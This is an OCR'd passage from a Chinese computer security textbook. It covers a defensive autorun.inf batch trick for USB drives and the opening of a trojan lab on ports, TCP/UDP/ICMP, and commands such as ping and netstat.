


图 9-25 Eraser 主界面



图 9-26 右键菜单 Eraser

使用恢复软件 EasyRecovery 扫描恢复，依据图 9-20 的设置规定恢复文件类型 png，可以加快扫描速度。

6）移动设备防病毒感染

autorun.inf 是 Windows 系统中比较常见的文件之一，其作用是允许在双击磁盘时自动运行指定的某个文件。但是也出现了用 autorun.inf 文件传播木马或病毒，它通过使用者的误操作让目标程序执行，达到侵入计算机的目的，带来了很大的负面影响。

解决的方法有通过组策略，启动“计算机配置→管理模板→系统→关闭自动播放”策略。另一个方法是在移动磁盘如 U 盘的根目录下创建自己特制的 autorun.inf 文件，使木马或病毒在感染 U 盘时，发现存在 autorun.inf 时则一般不会去感染。如果有的木马或病毒可能企图删除并新建 autorun.inf 文件，但删除或替换特制的 autorun.inf 文件会失败，以致阻止病毒感染 U 盘的企图。在 U 盘根目录下新建文本文档，输入：

```
md autorun.inf
cd autorun.inf
md prn\
md pig..\
cd\
attrib +s +h autorun.inf
```

然后将此文件扩展名.txt改为批处理文件.bat，双击批处理文件即可在U盘根目录下自动生成antorun.inf文件夹，如图9-27所示。




图9-27 特制的autorun.inf文件

用常规的方式无法删除antorun.inf文件夹，但用360文件粉碎机是可以删除的。

6. 思考题

(1) 如何防止数据被恶意恢复？使用安全删除软件(文件粉碎机)粉碎数据是否能保证不被恶意恢复？

(2) 将移动设备如U盘、照相机、手机或摄像机等借给他人，有什么风险吗？如何规避？

实践10 木马实践

1. 实践目的

理解木马的工作原理。

2. 实践环境

(1) 连入 Internet 的计算机一台,安装 Windows XP,Windows 7 或 Windows 8 等操作系统。

(2) 实践工具:ExplorerSuite,Restorator2007,360 安全卫士,ESET,procexp,沙箱 Sandboxie,Wireshark。

3. 名词解释

(1) **端口**:Internet 通信的最终目的是使一个进程能够和另一个进程通信。为了能同时运行多个进程,需要对不同的进程打上标号,给一个进程指派的标号叫做端口地址。TCP/IP 中的端口地址是 16 位长。

(2) **主动端口和被动端口**:主动端口是主动发起网络连接的进程所创建的端口,是指 C/S 和 B/S 通信模式中的客户端;被动端口是等待外来网络连接请求的进程所创建的端口,是指 C/S 和 B/S 通信模式中的服务端。

(3) **反弹端口型木马**:服务端(被控制端)使用主动端口,客户端(控制端)使用被动端口,由木马的服务端主动向客户端发起网络连接。

(4) **沙箱**:是一个虚拟系统程序,在沙箱环境中运行浏览器或其他程序,运行所产生的变化可以随后删除。

(5) **HIPS**:Host-based Intrusion Prevention System,基于主机的入侵防御系统,是一种能监控计算机中文件的运行和文件运用其他文件以及文件对注册表的修改,并报告请求允许的软件。

4. 预备知识

1) TCP/IP 协议

网络通信协议是 Internet 最基本的协议,是国际互联网络的基础,由网络层的 IP 协议和传输层的 TCP 协议组成。TCP/IP 定义了电子设备

如何连入 Internet，以及数据如何在它们之间传输的标准。协议采用了四层的层级结构，每一层都呼叫它的下一层所提供的协议来完成自己的需求。图 10-1 所示为进程通信的地址分类。

每一种地址都与 TCP/IP 体系结构中的特定层相对应，分为 3 个等级的地址。

（1）物理地址：对应数据链路层和物理层，用于局域网计算机或智能终端寻址。

（2）IP 地址：对应 IP 层，用于网络上的计算机或智能终端寻址。

（3）端口地址：对应 TCP 和 UDP 层，用于计算机或智能终端上的进程寻址。




图 10-1　进程通信的地址分类

木马按照通信协议分类，常见的种类有 TCP 型木马（是主流木马，如冰河、灰鸽子、上兴等）、UDP 型木马（如神气儿等）、ICMP 型木马（如 lionbackdoor 等）。

通信协议的解释如下。

（1）TCP 协议（Transmission Control Protocol）是面向连接的、可靠的传输协议，负责发现传输的问题，一有问题就发出信号，要求重新传输，直到所有数据安全正确地传输到目的地。

（2）UDP 协议（User Datagram Protocol）是用户数据报协议，一种无连接的传输层协议，提供面向事务的简单不可靠信息传送服务。

（3）ICMP 协议（Internet Control Message Protocol）是 Internet 控制报文协议。它是 TCP/IP 协议族的一个子协议，用于在 IP 主机、路由器之间传递控制消息。控制消息是指网络通不通、主机是否可达、路由是否可用等网络本身的消息，这些控制消息对于用户数据的传递起着重要的作用。将携带的控制消息改为用户数据，就是 ICMP 木马。

Windows 的网络命令行程序在 C:\Windows\System32 目录下，常用的有以下几种。

（1）ipconfig /all：Ipconfig.exe 命令可以查看网络连接的情况，例如本机的 IP 地址、子网掩码、DNS 配置、DHCP 配置等，/all 参数就是显示所有配置的参数，如图 10-2 所示。




图 10-2　ipconfig/all 命令

在图 10-2 中：

① 物理地址：也称为网卡地址或硬件地址，一般不会变更。

② IPv4 地址：即是常说的 IP 地址，通常采用动态获取的方式，计算机所在的网络不同，IP 地址会随之变化。

③ 默认网关：是计算机所在局域网络的出口，也称为路由器 IP 地址，通常采用动态获取的方式。

（2）ping：ping 命令可以检查网络是否连通，可以分析和判定网络故障。利用网络上机器 IP 地址的唯一性，给目标 IP 地址发送数据包（称为 ping 包），一般是 4 个，再要求对方返回一个同样大小的数据包来确定两台网络机器是否连接相通，时延是多少。时延越大，速度越慢，如图 10-3 所示。

```
管理员: C:\Windows\system32\cmd.exe

C:\Users\Administrator>ping 192.168.0.1

正在 Ping 192.168.0.1 具有 32 字节的数据:
来自 192.168.0.1 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.0.1 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.0.1 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.0.1 的回复: 字节=32 时间<1ms TTL=64

192.168.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms，最长 = 0ms，平均 = 0ms
```

图 10-3 ping 命令

在图 10-3 中，192.168.0.1 是 ping 的参数，也可以直接输入域名地址如 www.baidu.com，例如输入“ping www.baidu.com”。Windows 防火墙一般会阻断外来的 ping 包，使 ping 失败，因此对实践系统测试网络连接时，需要关闭其 Windows 防火墙。如果计算机上网出现问题如无法打开百度网页等，一般的处理步骤如下。

① “ping 127.0.0.1”，其中 127.0.0.1 是回送地址，测试本机 TCP/IP 协议是否正常。

② ping 本机 IP 地址是否正常，如“ping 192.168.0.104”。


③ ping 所在网络默认网关是否正常，如“ping 192.168.0.1”。

④ ping 百度网站的 IP 地址是否正常，如“ping 115.239.210.27”。

如果以上皆没问题，则说明网络是连通的，可能是浏览器或域名解析出了问题，需要查毒。

（3）arp：地址解析协议，即 ARP(Address Resolution Protocol)。计算机中的 ARP 缓存是个用来储存 IP 地址和 MAC 地址的缓冲区，其本质就是一个 IP 地址→MAC 地址的对应表，表中每一个条目分别记录了网络上其他主机的 IP 地址和对应的 MAC 地址。使用 arp 命令可以解决硬件地址问题，常见用法为“arp -a”，用于查看缓存中的所有项目。

（4）netstat：netstat 命令的功能是显示网络连接、路由表和网络接口信息，可以让用户得知有哪些网络连接正在运作。一般用法为“netstat -an -o”，输出如图 10-4 所示。


```
C:\Users\Administrator>netstat -an -o

活动连接

  协议  本地地址              外部地址          状态           PID
  TCP    10.170.147.202:139     0.0.0.0:0              LISTENING       4
  TCP    127.0.0.1:1081         127.0.0.1:1082         ESTABLISHED     3468
  TCP    127.0.0.1:1082         127.0.0.1:1081         ESTABLISHED     3468
```

图 10-4 netstat 命令

在图 10-4 中，IP 地址为 127.0.0.1 的 1081 端口和 1082 端口成功建立连接，遵循 TCP 协议，是由 3468 进程创建的。由任务管理器查到 3468 进程是由 SRun3K.exe 建立的，即深澜宽带用户端进程。命令“netstat -an -o >1.txt”将显示的网络连接信息重定向输入文件 1.txt 中，而不是打印到屏幕上。建立批处理文件：netstat_my.bat。代码如下所示。

```
@echo off
echo 正在扫描目标主机,请稍等……
netstat －an －o＞1.txt
echo 扫描完成!
echo. & pause
```

Wireshark 是功能强大的网络协议包分析工具，主要作用是尝试捕获网络包，并显示包的尽可能详细的情况，可以当成是一种用来测量有什么东西从网线上进出的测量工具。Wireshark 的主界面如图 10-5 所示。

